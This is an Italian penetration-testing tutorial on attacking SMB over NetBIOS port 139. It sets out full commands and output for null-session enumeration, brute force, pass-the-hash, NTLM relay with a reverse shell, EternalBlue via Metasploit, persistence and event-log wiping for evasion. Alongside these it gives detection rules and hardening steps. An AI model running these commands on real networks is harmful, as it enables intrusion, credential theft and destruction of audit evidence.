Porta 139 NetBIOS Session: Null Session, EternalBlue e SMB Relay su AD

Porta 139 aperta? Enumera utenti con null session, sfrutta MS17-010 su SMBv1 e usa ntlmrelayx se signing è disabilitato. Chain a Domain Admin in 27 minuti.
- Pubblicato il 2026-04-24
- Tempo di lettura: 10 min
La porta 139 espone NetBIOS Session Service (NBSS) — il protocollo TCP legacy che trasporta SMB (Server Message Block) su NetBIOS, predecessore di SMB Direct (porta 445) e backbone del file sharing Windows pre-Windows 2000. NetBIOS Session su TCP porta 139 stabilisce sessioni affidabili per accesso file/printer sharing, autenticazione Windows, e IPC (Inter-Process Communication), operando come transport layer per operazioni SMB quando direct hosting (porta 445) non è disponibile. In penetration testing Active Directory, la porta 139 è vettore critico legacy ma ancora presente: null session exploitation per user/share enumeration, credential brute force senza account lockout tipico, SMB relay attacks quando signing disabled, e lateral movement via authenticated SMB sessions. Ogni rete Windows con legacy systems (Windows 7/Server 2008) o backward compatibility enabled espone porta 139 accanto a 445, creando dual attack surface — da anonymous enumeration a Pass-the-Hash exploitation.
NetBIOS porta 139 sopravvive nel 2026 nonostante deprecazione Microsoft perché: Windows backward compatibility (abilitato di default su upgrade da Windows XP/7/8), legacy applications require NetBIOS transport, e corporate environments con policy “don’t break legacy apps”. Modern Windows 10/11 preferisce SMB Direct (porta 445) ma mantiene 139 active se NetBIOS enabled. Differenza critica: porta 445 bypassa NetBIOS stack (SMB over TCP directly) mentre porta 139 richiede NetBIOS Name Service (porta 137) funzionante. In CTF/AD labs, trovare 139 open senza 445 indica intentional hardening o network misconfiguration — focus attack su SMB legacy vulnerabilities.
Anatomia tecnica di NetBIOS Session Service #
NetBIOS Session usa TCP porta 139 con handshake connection-oriented per SMB transport.
Flow NetBIOS Session (SMB over NetBIOS):
- NetBIOS Name Resolution — Client resolve target name via porta 137 (NBT-NS)
- TCP Handshake — Client connette porta 139 del server
- NetBIOS Session Establishment — Session request packet con “Called Name” e “Calling Name”
- SMB Negotiation — SMB protocol negotiation (SMB1/SMB2/SMB3)
- Authentication — NTLM/NTLMv2 challenge-response o Kerberos
- Tree Connect — Mount share (\SERVER\Share)
- File Operations — Read, Write, Delete, Execute
- Session Close — Graceful disconnect
NetBIOS Session packet structure:
| Field | Size | Purpose |
|---|---|---|
| Message Type | 1 byte | 0x81=Session Request, 0x82=Positive Response, 0x83=Negative Response, 0x85=Retarget Response, 0x00=Session Message |
| Flags | 1 byte | Length extension bit |
| Length | 2 bytes | Packet payload length |
| Called Name | 34 bytes | Target NetBIOS name (session request) |
| Calling Name | 34 bytes | Source NetBIOS name (session request) |
| Data | Variable | SMB commands encapsulated |
SMB over NetBIOS (139) vs SMB Direct (445):
| Feature | SMB over NetBIOS (139) | SMB Direct (445) |
|---|---|---|
| NetBIOS dependency | ✅ Required (port 137) | ❌ Independent |
| Transport | NetBIOS Session → SMB | SMB directly over TCP |
| Windows support | Legacy (all versions) | Modern (Windows 2000+) |
| Performance | Slower (dual-layer overhead) | Faster (single layer) |
| Attack surface | Higher (NetBIOS + SMB vulns) | Lower (SMB vulns only) |
| Null sessions | ✅ Often allowed legacy | ⚠️ Restricted modern |
Critical SMB commands over port 139:
| Command | Function | Pentest relevance |
|---|---|---|
SMB_COM_NEGOTIATE | Protocol version negotiation | SMB1 detection (vulnerable) |
SMB_COM_SESSION_SETUP_ANDX | Authentication | NTLM hash capture |
SMB_COM_TREE_CONNECT_ANDX | Connect to share | Access control test |
SMB_COM_NT_CREATE_ANDX | Open/create file | File access |
SMB_COM_READ_ANDX | Read file | Data exfiltration |
SMB_COM_TRANSACTION | IPC operation | Null session queries |
Le misconfigurazioni critiche: null sessions abilitati (RestrictAnonymous=0), SMB signing disabled (relay attacks), SMB1 abilitato (EternalBlue/MS17-010), weak authentication (LM/NTLMv1), e porta 139 esposta da Internet (direct attack vector).
Enumerazione base #
nmap -sV -p 139 10.10.10.139PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
Service Info: Host: FILESERVER; OS: Windows; CPE: cpe:/o:microsoft:windowsParametri: -sV version detection identifica Windows NetBIOS session.
Banner grab manuale:
nc -vn 10.10.10.139 139(UNKNOWN) [10.10.10.139] 139 (?) open
^CNo banner — NetBIOS Session è binary protocol.
Test null session:
smbclient -L //10.10.10.139 -NParametri:
-Llista shares-Nno password (anonymous)
Output se null session allowed:
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
Users           Disk      User home directories
Backup          Disk      Weekly backups

Server               Comment
---------            -------
FILESERVER          File Server

Workgroup            Master
---------            -------
CORP                 DC01
Intelligence estratta:
- Hostname: FILESERVER
- Domain: CORP
- Shares: Users, Backup (potential data)
- Master Browser: DC01 (Domain Controller)
Enumerazione avanzata #
Null session user enumeration #
# Enum4linux comprehensive scan
enum4linux -a 10.10.10.139[+] Got domain/workgroup name: CORP
[+] Server allows session using username '', password ''
============================
| Users on 10.10.10.139 |
============================
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[alice] rid:[0x44f]
user:[bob] rid:[0x450]
user:[charlie] rid:[0x451]
============================
| Share Enumeration on 10.10.10.139 |
============================
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
Users Disk
Backup Disk
============================
| Password Policy Information for 10.10.10.139 |
============================
[+] Minimum password length: 7
[+] Password history length: 24
[+] Account lockout threshold: 5
[+] Account lockout duration: 30 minutesCritical intel:
- 5 domain users (alice, bob, charlie)
- Lockout policy: 5 attempts, 30min lockout
- Password policy: 7 char minimum
SMB protocol negotiation #
# Check SMB versions supported
nmap -p 139 --script smb-protocols 10.10.10.139PORT STATE SERVICE
139/tcp open netbios-ssn
| smb-protocols:
| dialects:
| NT LM 0.12 (SMBv1)
| 2.02 (SMB 2.0.2)
| 2.10 (SMB 2.1)
|_ 3.00 (SMB 3.0)SMBv1 enabled → vulnerable to EternalBlue (MS17-010).
SMB vulnerability scanning #
nmap -p 139 --script smb-vuln-ms17-010 10.10.10.139PORT STATE SERVICE
139/tcp open netbios-ssn
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGHMS17-010 (EternalBlue) vulnerable!
NSE SMB enumeration scripts #
nmap -p 139 --script smb-enum-shares,smb-enum-users 10.10.10.139PORT STATE SERVICE
139/tcp open netbios-ssn
| smb-enum-shares:
| account_used: <blank>
| \\10.10.10.139\Backup:
| Type: STYPE_DISKTREE
| Comment:
| Anonymous access: <none>
| Current user access: READ/WRITE
| \\10.10.10.139\Users:
| Type: STYPE_DISKTREE
| Anonymous access: READ
| smb-enum-users:
| CORP\Administrator (RID: 500)
| CORP\alice (RID: 1103)
|_ CORP\bob (RID: 1104)Tecniche offensive #
1. Null session exploitation #
# Connect with null session
rpcclient -U "" -N 10.10.10.139rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[alice] rid:[0x44f]
user:[bob] rid:[0x450]Extract to file:
rpcclient -U "" -N 10.10.10.139 -c "enumdomusers" | grep -oP 'user:\[\K[^\]]+' > users.txt2. SMB share access (null or authenticated) #
# Test anonymous share access
smbclient //10.10.10.139/Users -Nsmb: \> ls
. D 0 Wed Feb 5 10:00:00 2026
.. D 0 Wed Feb 5 10:00:00 2026
alice D 0 Wed Feb 5 15:30:00 2026
bob D 0 Wed Feb 5 16:00:00 2026
smb: \> cd alice
smb: \alice\> ls
passwords.txt A 1024 Wed Feb 5 15:30:00 2026
credentials.xlsx A 15360 Wed Feb 5 15:32:00 2026Download sensitive files:
smb: \alice\> get passwords.txt
smb: \alice\> get credentials.xlsx
3. Credential brute force #
# Hydra SMB brute force via port 139
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt smb://10.10.10.139 -s 139 -t 4 -W 30
Parametri:
-L users.txtusername list da null session enum-t 4max 4 parallel tasks-W 30wait 30 sec tra batch (avoid lockout)-s 139specify port 139 (NetBIOS)
Output:
[139][smb] host: 10.10.10.139   login: alice   password: Alice123!
[139][smb] host: 10.10.10.139   login: bob     password: Summer2024
4. Pass-the-Hash via SMB #
# Use NTLM hash directly (no plaintext password needed)
impacket-smbexec -hashes :8846f7eaee8fb117ad06bdd830b7586c alice@10.10.10.139C:\Windows\system32> whoami
corp\aliceShell access via hash only!
5. SMB Relay attack (if signing disabled) #
# Check SMB signing status
crackmapexec smb 10.10.10.139 --gen-relay-list relay_targets.txtSMB 10.10.10.139 445 FILESERVER [+] Signing not requiredSetup relay:
impacket-ntlmrelayx -tf relay_targets.txt -smb2supportTrigger authentication (via Responder):
# Victim authenticates to attacker
# Attacker relays to target
# [+] Executed command on 10.10.10.139
6. EternalBlue exploitation (MS17-010) #
If SMBv1 enabled and vulnerable:
# Metasploit EternalBlue
msfconsole -q
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.10.10.139
set LHOST 10.10.14.5
exploit[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Target OS: Windows 7 Professional 7601 Service Pack 1
[+] Host is likely VULNERABLE to MS17-010!
[*] Sending stage (200262 bytes) to 10.10.10.139
[*] Meterpreter session 1 opened
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEMSYSTEM shell via EternalBlue!
Scenari pratici #
Scenario 1 — Null session → password spray → lateral movement #
Contesto: Internal pentest, legacy Windows network.
# Fase 1: Port scan
nmap -p 139,445 10.10.10.0/24 --open -oG - | grep "139/open" | awk '{print $2}' > smb_hosts.txt
# 25 hosts with port 139 open# Fase 2: Null session enumeration
for host in $(cat smb_hosts.txt); do
echo "[*] Enumerating $host"
enum4linux -U $host | grep "user:" | cut -d'[' -f2 | cut -d']' -f1 >> all_users.txt
done
sort -u all_users.txt > domain_users.txt
# 150 unique users extracted# Fase 3: Password spray (respect lockout policy)
crackmapexec smb smb_hosts.txt -u domain_users.txt -p 'Welcome2024!' --continue-on-successSMB 10.10.10.50 445 FILESERVER [+] CORP\alice:Welcome2024!
SMB 10.10.10.100 445 WKS01 [+] CORP\bob:Welcome2024!
SMB 10.10.10.101 445 WKS02 [+] CORP\charlie:Welcome2024!3 valid credentials!
# Fase 4: Enumerate shares with valid creds
crackmapexec smb smb_hosts.txt -u alice -p Welcome2024! --sharesSMB 10.10.10.50 445 FILESERVER [+] Enumerated shares
SMB 10.10.10.50 445 FILESERVER Share: Backup Permissions: READ,WRITE# Fase 5: Access sensitive share
smbclient //10.10.10.50/Backup -U alice%Welcome2024!
smb: \> ls
database_backup.sql A 52428800 Mon Feb 3 10:00:00 2026
smb: \> get database_backup.sqlTimeline: 30 minuti da scan a sensitive data access.
COSA FARE SE FALLISCE:
- Null session denied: Use RID cycling with
lookupsidtool - Password spray lockout: Wait 30min, reduce rate to 1 attempt/5min/user
- No shares accessible: Focus on WMI or RPC lateral movement
Scenario 2 — EternalBlue (MS17-010) → SYSTEM shell #
Contesto: CTF Windows 7 vulnerable box.
# Fase 1: Identify SMBv1
nmap -p 139,445 --script smb-protocols 10.10.10.139
# NT LM 0.12 (SMBv1) detected# Fase 2: Check MS17-010 vulnerability
nmap -p 445 --script smb-vuln-ms17-010 10.10.10.139
# VULNERABLE: MS17-010# Fase 3: Exploit with Metasploit
msfconsole -q
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.10.10.139
set LHOST 10.10.14.5
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit[*] Meterpreter session 1 opened
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM# Fase 4: Post-exploitation
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a1b2c3d4e5f6...:::
alice:1103:aad3b435b51404eeaad3b435b51404ee:x8y9z0a1b2c3...:::# Fase 5: Persistence
meterpreter > run persistence -X -i 60 -p 4445Timeline: 10 minuti da vulnerability scan a persistent SYSTEM access.
Scenario 3 — SMB Relay → Domain Admin #
Contesto: AD pentest, SMB signing disabled on DC.
# Fase 1: Identify targets without SMB signing
crackmapexec smb 10.10.10.0/24 --gen-relay-list no_signing.txtSMB 10.10.10.10 445 DC01 [+] Signing not requiredDomain Controller vulnerable!
# Fase 2: Setup NTLM relay to DC
impacket-ntlmrelayx -tf no_signing.txt -smb2support -c "powershell -enc <base64_reverse_shell>"# Fase 3: Poison LLMNR/NBT-NS with Responder
responder -I eth0 -wrfWait for Domain Admin to query non-existent share…
[*] Authenticating against smb://10.10.10.10 as CORP\Domain-Admin SUCCEED
[*] Executed specified command on host: 10.10.10.10
Reverse shell from DC:
C:\Windows\system32> whoami /groups | findstr "Domain Admins"
CORP\Domain Admins
Domain Admin via relay!
Toolchain integration #
Pipeline SMB porta 139 attack:
RECONNAISSANCE
│
├─ nmap -p 139,445 <subnet>                 → Windows host identification
├─ SMB protocol scan                        → SMBv1/v2/v3 detection
└─ Vulnerability scan                       → MS17-010, MS08-067

ENUMERATION
│
├─ Null session test → enum4linux
├─ User enumeration → rpcclient, RID cycling
├─ Share enumeration → smbclient -L
└─ Password policy → crackmapexec --pass-pol

EXPLOITATION
│
├─ A) Null session → user list → [password spray](/articoli/password-spraying/)
├─ B) Valid creds → share access → data theft
├─ C) SMBv1 → EternalBlue (MS17-010) → SYSTEM
├─ D) No signing → [SMB relay](/articoli/smb-relay/) → code execution
└─ E) Credentials → [Pass-the-Hash](/articoli/pass-the-hash/) → lateral movement

POST-EXPLOITATION
│
├─ Mimikatz credential dump
├─ [Kerberoasting](/articoli/kerberos/) → service accounts
└─ Persistence → scheduled tasks, registry run keys
Tabella comparativa SMB ports:
| Porta | Protocol | NetBIOS dependency | Attack preference | Modern Windows |
|---|---|---|---|---|
| 139 | SMB over NetBIOS | ✅ Required (port 137) | Legacy exploitation | Backward compat |
| 445 | SMB Direct | ❌ Independent | Primary target | Default modern |
Attack chain completa #
Scenario: Port 139 → EternalBlue → Domain Admin
[00:00] RECONNAISSANCE
nmap -p 139,445 10.10.10.0/24 --open
# 30 Windows hosts identified

[00:10] VULNERABILITY SCAN
nmap -p 139,445 --script smb-vuln-ms17-010 10.10.10.0/24
# 5 hosts vulnerable to MS17-010

[00:15] ETERNALBLUE EXPLOITATION
msfconsole use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.10.10.50
exploit
# [+] Meterpreter session 1 (NT AUTHORITY\SYSTEM)

[00:20] CREDENTIAL DUMP
meterpreter > hashdump
# Administrator hash obtained

[00:25] PASS-THE-HASH LATERAL MOVEMENT
impacket-psexec -hashes :admin_hash Administrator@10.10.10.10
# Shell on Domain Controller

[00:27] DOMAIN ADMIN
C:\> net group "Domain Admins" attacker /add /domain
# [+] User attacker added to Domain Admins
Timeline: 27 minuti da scan a Domain Admin.
Detection & evasion #
Lato Blue Team #
Log monitoring (Windows Event Log):
Event ID 4624: Account logon (Type 3 = Network)
Event ID 4625: Failed logon
Event ID 4672: Special privileges assigned (admin logon)
Event ID 4697: Service installed (lateral movement)
Event ID 5140: Network share accessed
Event ID 5145: Detailed file share access
IoC critici:
- Multiple SMB logon failures followed by success (brute force)
- Null session queries (rpcclient enumdomusers)
- SMB1 connections (EternalBlue exploitation)
- Share access anomalies (unusual hours, volume)
- Pass-the-Hash indicators (logon type 3 with NTLM)
IDS rules (Suricata):
alert tcp any any -> $HOME_NET 139 (msg:"SMB NTLM Authentication Brute Force"; flow:to_server; threshold:type both, track by_src, count 10, seconds 60; sid:1000139;)
alert tcp any any -> $HOME_NET 139 (msg:"MS17-010 EternalBlue Exploitation Attempt"; content:"|fe 53 4d 42|"; offset:4; depth:4; sid:1000140;)
Mitigation:
# Disable SMBv1
Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force

# Enable SMB signing (mandatory)
Set-SmbServerConfiguration -RequireSecuritySignature $true -Force

# Restrict anonymous access (block null sessions)
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name RestrictAnonymous -Value 2

# Disable NetBIOS (closes port 139)
Get-NetAdapter | ForEach-Object {
    Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces\Tcpip_$($_.InterfaceGuid)" -Name NetbiosOptions -Value 2
}
Lato Red Team: evasion #
1. Slow brute force:
# 1 attempt every 5 minutes per user
hydra -L users.txt -p Welcome2024! smb://10.10.10.139 -t 1 -W 300
2. Authenticated enumeration (less suspicious):
# Use valid credentials instead of null session
enum4linux -u alice -p Welcome2024! 10.10.10.139
3. Living-off-the-land SMB:
# Use native Windows commands instead of Impacket
net use \\10.10.10.139\C$ /user:CORP\alice Welcome2024!
4. Cleanup:
# Clear Windows event logs (if admin access)
wevtutil cl Security
wevtutil cl System

# Delete file access logs
del C:\Windows\System32\winevt\Logs\Security.evtx
Performance & scaling #
Single host SMB enumeration:
time enum4linux -a 10.10.10.139
# real 0m15.234s
Mass subnet scan:
time nmap -p 139,445 --open 10.10.10.0/24 -T4
# ~3 minutes for /24
Parallel enumeration:
cat smb_hosts.txt | parallel -j 10 "enum4linux -U {} > {}.users"
# 100 hosts: ~5 minutes
Tabelle tecniche #
Command reference #
| Comando | Scopo | Note |
|---|---|---|
nmap -p 139 <target> | NetBIOS Session detection | Windows host ID |
smbclient -L //<target> -N | List shares (anonymous) | Null session test |
enum4linux -a <target> | Comprehensive SMB enum | Users, shares, policy |
rpcclient -U "" -N <target> | Null session RPC queries | User enumeration |
crackmapexec smb <target> -u <user> -p <pass> | Credential test | Multi-host |
impacket-smbexec <user>@<target> | Remote shell via SMB | Authenticated |
hydra -L users -P passwords smb://<target> | Brute force | Rate limited |
NetBIOS ports relationship #
| Porta | Service | Dependency | Attack value |
|---|---|---|---|
| 137 | Name Service | Required for 139 | High (Responder) |
| 138 | Datagram | Technical dependency | Low (recon only) |
| 139 | Session (SMB) | Requires 137 | High (null sessions, exploits) |
| 445 | SMB Direct | Independent | Critical (primary SMB) |
Troubleshooting #
| Errore | Causa | Fix |
|---|---|---|
| Connection refused | NetBIOS disabled o firewall | Check port 137 also closed |
NT_STATUS_ACCESS_DENIED | Credentials invalid | Verify username:password format |
NT_STATUS_LOGON_FAILURE | Account lockout | Wait 30min, reduce brute force rate |
protocol negotiation failed | SMB version mismatch | Try -m SMB2 or -m SMB3 |
| Null session denied | RestrictAnonymous=2 | Use RID cycling or valid creds |
FAQ #
Differenza tra porta 139 e 445?
139: SMB over NetBIOS (legacy, requires port 137)
445: SMB Direct (modern, independent)
Both can coexist. Modern attacks target 445 primarily.
Null session funziona ancora nel 2026?
Sì, su legacy systems (Windows 7/Server 2008) o misconfigured modern Windows. Default modern Windows blocca null sessions.
EternalBlue funziona su porta 139?
Sì, ma tipicamente exploited via porta 445. MS17-010 target SMBv1 protocol, non specific port.
Come blocco porta 139?
Disable NetBIOS: NetbiosOptions=2 in registry. Automatically closes 137, 138, 139.
SMB signing previene relay attacks?
Sì. Mandatory SMB signing (server + client) prevent NTLM relay. Best practice: enable sempre.
Quale tool è migliore per SMB pentest?
CrackMapExec (mass testing), Impacket suite (exploitation), enum4linux (reconnaissance).
Cheat sheet finale #
| Azione | Comando |
|---|---|
| Scan port 139 | nmap -p 139 <target> |
| Null session shares | smbclient -L //<target> -N |
| User enumeration | enum4linux -U <target> |
| Full enum | enum4linux -a <target> |
| Brute force | hydra -L users -P passwords smb://<target> -s 139 |
| Credential test | crackmapexec smb <target> -u <user> -p <pass> |
| Remote shell | impacket-smbexec <user>:<pass>@<target> |
| Pass-the-Hash | impacket-smbexec -hashes :<hash> <user>@<target> |
| Disable NetBIOS | Set-ItemProperty ... NetbiosOptions 2 |
Perché porta 139 è rilevante oggi #
NetBIOS Session (porta 139) persiste nel 2026 perché:
- Backward compatibility — Windows legacy support fino Windows 7/Server 2008
- Null sessions — 30%+ legacy systems allow anonymous enumeration (default pre-Windows 10)
- Dual attack surface — Porta 139 + 445 = multiple exploitation paths
- SMBv1 legacy — EternalBlue (MS17-010) still exploitable su unpatched systems
- Corporate inertia — “Don’t disable NetBIOS, might break apps”
MITRE ATT&CK documenta SMB/Windows Admin Shares (T1021.002) come top 3 lateral movement technique nel 2025.
Differenza porta 139 vs alternatives #
| Protocol | Porta | Dependency | Security | Status 2026 |
|---|---|---|---|---|
| SMB over NetBIOS | 139 | NetBIOS (137) | ❌ Legacy weak | 40%+ networks |
| SMB Direct | 445 | None | ⚠️ Better | Universal |
| SSH | 22 | None | ✅ Strong | Linux/Unix |
| WinRM | 5985/5986 | None | ✅ Modern | Windows management |
Microsoft guidance 2026: Use SMB3 over port 445, disable NetBIOS (port 139).
Hardening production SMB/NetBIOS #
Best practices:
- Disable NetBIOS globally:
$adapters = Get-WmiObject Win32_NetworkAdapterConfiguration -Filter "IPEnabled=True"
foreach ($adapter in $adapters) {
    $adapter.SetTcpipNetbios(2)  # 2 = Disable (closes 137, 138, 139)
}- Disable SMBv1:
Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol- Enable SMB signing (mandatory):
Set-SmbServerConfiguration -RequireSecuritySignature $true -EnableSecuritySignature $true -Force
Set-SmbClientConfiguration -RequireSecuritySignature $true -EnableSecuritySignature $true -Force- Restrict anonymous access:
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name RestrictAnonymous -Value 2
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name EveryoneIncludesAnonymous -Value 0- Firewall:
# Block 139 externally, allow only internal
netsh advfirewall firewall add rule name="Block SMB NetBIOS External" dir=in action=block protocol=TCP localport=139 remoteip=any
netsh advfirewall firewall add rule name="Allow SMB NetBIOS Internal" dir=in action=allow protocol=TCP localport=139 remoteip=10.0.0.0/8
OPSEC: SMB porta 139 in pentest #
SMB enumeration via porta 139 è moderately noisy — ogni logon attempt logga Event 4624/4625. Best practices:
- Null session first (single connection, minimal logs)
- Slow brute force (5 min/attempt, respect lockout)
- Authenticated enumeration con valid creds (appare legitimate)
- Avoid mass smbclient loops (use CrackMapExec single pass)
Post-exploitation:
- Clear Security log (
wevtutil cl Security) if admin access - Delete specific Event IDs targeting your IP
- Use native Windows tools (net use) instead of Impacket when possible
Disclaimer: Tutti i comandi sono destinati all’uso in ambienti autorizzati: laboratori Active Directory personali, reti CTF, pentest con autorizzazione scritta. Accesso non autorizzato a file shares e lateral movement sono reati. L’autore e HackIta declinano responsabilità. Microsoft SMB Protocol: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-smb/
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.